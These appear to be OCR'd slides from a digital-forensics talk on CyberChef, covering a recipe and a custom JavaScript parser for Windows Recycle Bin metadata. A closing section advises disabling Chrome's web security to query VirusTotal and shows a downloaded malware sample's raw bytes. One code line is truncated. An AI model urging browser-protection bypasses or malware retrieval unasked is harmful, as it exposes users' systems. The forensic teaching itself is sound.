Subsection('^.{16}(.{8})',false,true,false)
Swap_endianness('Raw',8,true)
To_Hex('None')
Windows_Filetime_to_UNIX_Timestamp('Seconds (s)','Hex')
From_UNIX_Timestamp('Seconds (s)')
Find_/_Replace({'option':'Regex','string':'^(.* UTC)'},'\\nFile Deletion Time: $1',true,false,true,false)
```

```
Merge()
Subsection('^.{8}(.{8})',true,true,false)
To_Hex('None')
Swap_endianness('Hex',8,true)
From_Base(16)
Find_/_Replace({'option':'Regex','string':'^(.*)'},'\\nDeleted File Size: $1 bytes',true,false,true,true)
Merge()
Find_/_Replace({'option':'Regex','string':'^.{8}'},'********* WINDOWS RECYCLE BIN METADATA *********',true,false,false,false)
Jump('Do Nothing',10)
Label('Error')
Find_/_Replace({'option':'Regex','string':'^.*$'},'This doesn\'t look like a Recycle Bin file to me ',true,false,true,false)
Label('Do Nothing')
```



Conditional Jump

Match (regex): `^(\x01|\x02)`

☑ Invert match

Label name: Error

Maximum jumps (if jumping ...: 10

Find / Replace

Find: `^(\x02.{23})(....)` REGEX

Replace: `$1`

□ Global match □ Case insensitive

□ Multiline matching □ Dot matches all

Subsection

Section (regex): `^.{24}(.*)`

Input length: 130

Name: $IEOEO.txt
Size: 130 bytes
Type: text/plain
Loaded: 100%

Output time: 3ms length: 199 lines: 4

```
******** WINDOWS RECYCLE BIN METADATA ********
Deleted File Size: 13012 bytes
File Deletion Time: Tue 8 January 2019 02:31:28 UTC
Deleted File Path: C:\Users\Username\Desktop\http_20190102_122044.txt
```

Advanced Use Cases

Building Custom Operations

Potential for Integration


Interacting with Active Content

Before you sell your soul to JavaScript…

- Rolling your operations can be really helpful but…
  - How good is your JavaScript *writing* really?
  - <u>If you are going to be coding to do DFIR work, you probably should just be using Python</u>
    - Better Community support
    - Better memory management
    - Better Syntax
- Now that you have been cautioned…
  - LET’S LOOK AT AN EXAMPLE I DID JUST TO PROVE IT COULD BE DONE!


Coding Time!

- A Windows RecBin Parser in JavaScript
- Features:
  - Converting Windows FILETIME object to Date
  - Converts UTF-16LE File Path to UTF-8
  - Converts LE File size to decimal
- Overall, not horrible.
  - Probably could be written better if I am being honest but it works



```
run(input, args) {
    // const [firstArg, secondArg] = args;
    function ascii_to_hexa(str)
    {
        var arr1 = [];
        for (var n = 0, l = str.length; n < l; n ++)
        {
            var hex = Number(str.charCodeAt(n)).toString(16);
            arr1.push(hex);
        }
        return arr1.join('');
    }
    function fileTimeToDate( fileTime ) {
        return new Date ( fileTime / 10000 - 11644473600000 );
    }
    function decodeUTF16LE( binaryStr ) {
        var cp = [];
        for( var i = 0; i < binaryStr.length; i+=2) {
            cp.push(
                 binaryStr.charCodeAt(i) |
                ( binaryStr.charCodeAt(i+1) << 8 )
            );
        }
        return String.fromCharCode.apply( String, cp );
    }

    var version = input.substr(0,1)
    var filesize = parseInt(ascii_to_hexa(input.substr(8,8).split("").reverse().join('')),16).toString()
    var deletiontime = fileTimeToDate(parseInt(ascii_to_hexa(input.substr(16,8).split("").reverse().join('')),
    if (version == 0x01){
        var deletedfilepath = decodeUTF16LE(input.substr(24,));
    } else {
        var deletedfilepath = decodeUTF16LE(input.substr(28,));
    }

    var output = "Deleted File Size: " + filesize + "\n";
    output += "Deletion Timestamp: " + deletiontime + "\n";
    output += "Deleted File Path: " + deletedfilepath.toString();

    return output


}
```

Output is fairly clean…



Name: $IEOEO.txt

Size: 130 bytes

Type: text/plain

Loaded: 100%

```
start:   0     time:  5ms
  end: 173   length:  173
length: 173    lines:    3
```


```
Deleted File Size: 13012
Deletion Timestamp: Mon Jan 07 2019 21:31:28 GMT-0500 (Eastern Standard Time)
Deleted File Path: C:\Users\Username\Desktop\http_20190102_122044.txt.
```

Potential for Integration

How to get CyberChef to talk to VirusTotal… at your own risk

- Download CyberChef
- Open Chrome with web protections turned off
  - “--disable-web-security”
- HTTP Request Operation
  - https://www.virustotal.com/vtapi/v2/file/download?apikey=yourkey&hash=yourhash
- https://stackoverflow.com/questions/3102819/disable-same-origin-policy-in-chrome

Download Samples



Method
GET

URL
https://www.virustotal.com/vtapi/v2/file/download?apikey=61455…

Headers


Mode
Cross-Origin Resource Sharing

□ Show response metadata

```
time:   966ms
length: 299401
lines:    1273
```

```
MZP.........��..�.......@.....................................�....�  �!
�.L�!��This program must be run under Win32
$7.............................................................................
.......................................................PE..L...4�.\....
..�.��.....f...l......O........�.............................0......�....
......................x...�...�...�.......p...........�..�"...
.......................................................................�..n.........
.........text....�.......�......PEC2^O...... ..�.rsrc....
...........�.............. ..�.reloc.......
.......�.............@..�...................................................
...............................................................................
...............................................................................
...............................................................................
...............................................................................
...................................�...b....�........<���.���� �É�s/
�.�7&�.��8�z�f�����k��u������#...��x�2�t��b��2�+�����w�:�.k�._aD.�.��JdPGtz�
.�1��@ؿuE2�$t�.���.��f.��A�.��aC���Y�8_0���Y��_�.ɏ��C�ăn��qkW��\����.�P_
U�.
J�_.�`�|�x���.hĂ,��E���;x���F�C�3�mvaT".�.���^.>��H.7>./�
�~":��w�&so�!u�M.Q\�.
.��=�*8�+��a�z�k�<�ؿ�c.jD..��lh˙f�i9g�,�Ă;Y��T��{]�ق�R.��^��9.��˝1ل.`�d;�A�
```

VirusTotal Query Reports



HTTP request

Method
GET

URL
https://www.virustotal.com/vtapi/v2/file/rep…

Headers

Mode
Cross-Origin Resource Shar

□ Show response metadata

JPath expression

Query
`$.scans..result`

Result delimiter
`\n`

Name: bjgkeafln.exe

Size: 264,704 bytes

